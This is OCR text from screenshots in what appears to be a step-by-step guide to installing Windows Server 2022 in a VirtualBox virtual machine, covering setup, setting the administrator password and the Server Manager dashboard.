
Where do you want to install the operating system?

Name	Total size	Free space	Type
Drive 0 Unallocated Space	50.0 GB	50.0 GB	

1 Collecting information

2 Installing Microsoft Server Operating System

Figure 11 – Use defaults


Windows Server [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Microsoft Server Operating System Setup
Right Ctrl

Installing Microsoft Server Operating System

Status

✓ Copying Microsoft Server Operating System files

Getting files ready for installation (1%)

Installing features


Installing updates

Finishing up

1 Collecting information

2 Installing Microsoft Server Operating System

Figure 12 – Waiting for installation to finish



Windows Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Finish
Right Ctrl

Customize settings


Type a password for the built-in administrator account that you can use to sign in to this computer.

User name: Administrator

Password


Reenter password

Figure 13 – Set the password



Windows Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator
•••••••••
Right Ctrl

Figure 14 – Login as admin



Server Manager

Try managing servers with Windows Admin Center

Windows Admin Center brings together new and familiar features in one browser-based app. It runs on a server or a PC, and there's no additional cost beyond your Windows licenses.

Get more info at aka.ms/WindowsAdminCenter

□ Don't show this message again

Networks

Network

Do you want to allow your PC to be discoverable by other PCs and devices on this network?

We recommend allowing this on your home and work networks, but not public ones.

Figure 15 – First start up




Windows Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Server Manager
Server Manager ‣ Dashboard
Manage Tools View Help
Dashboard
Local Server
All Servers
File and Storage Services
WELCOME TO SERVER MANAGER
QUICK START
WHAT'S NEW
LEARN MORE
1 Configure this local server
2 Add roles and features
3 Add other servers to manage
4 Create a server group
5 Connect this server to cloud services
Hide
ROLES AND SERVER GROUPS
Roles: 1 | Server groups: 1 | Servers total: 1
File and Storage Services 1
Manageability
Events
Performance
BPA results
Local Server 1
Manageability
Events
2 Services
Performance
BPA results
Type here to search
1:51 PM
6/29/2023
Right Ctrl

Figure 16 – Server manager dashboard




PROPERTIES
For WIN-228ODD1J16I

Computer name	WIN-228ODD1J16I	Last installed updates	Never
Workgroup	WORKGROUP	Windows Update	Download updates
		Last checked for updates	Never
Microsoft Defender Firewall	Public: On	Microsoft Defender Antivirus	Real-Time Protectic
Remote management	Enabled	Feedback & Diagnostics	Settings
Remote Desktop	Disabled	IE Enhanced Security Configuration	On
NIC Teaming	Disabled	Time zone	(UTC-08:00) Pacific
Ethernet	IPv4 address assigned by DHCP, IPv6 enabled	Product ID	Not activated
Operating system version	Microsoft Windows Server 2022 Standard	Processors	11th Gen Intel(R) C
Hardware information	innotek GmbH VirtualBox	Installed memory (RAM)	2 GB
		Total disk space	49.39 GB

EVENTS
All events | 9 total

Server Name	ID	Severity	Source	Log	Date and Time
WIN-228ODD1J16I	8198	Error	Microsoft-Windows-Security-SPP	Application	6/29/2023 1:46:10 PM
WIN-228ODD1J16I	1014	Error	Microsoft-Windows-Security-SPP	Application	6/29/2023 1:46:10 PM
WIN-228ODD1J16I	8200	Error	Microsoft-Windows-Security-SPP	Application	6/29/2023 1:46:10 PM

Figure 17 – Local Server



PROPERTIES
For WIN-228ODD1J16I

Computer name WIN-228ODD1J16I
Workgroup WORKGROUP

Last installed updat
Windows Update
Last checked for updates Never

Microsoft Defender Firewall Public: On
Remote management Enabled
Remote Desktop Disabled
NIC Teaming Disabled
Ethernet IPv4 address assigned by DHCP, IPv6 enabled

Microsoft Defender Antivirus Real-Time Protectic
Feedback & Diagnostics Settings
IE Enhanced Security Configuration On
Time zone (UTC-08:00) Pacific
Product ID Not activated

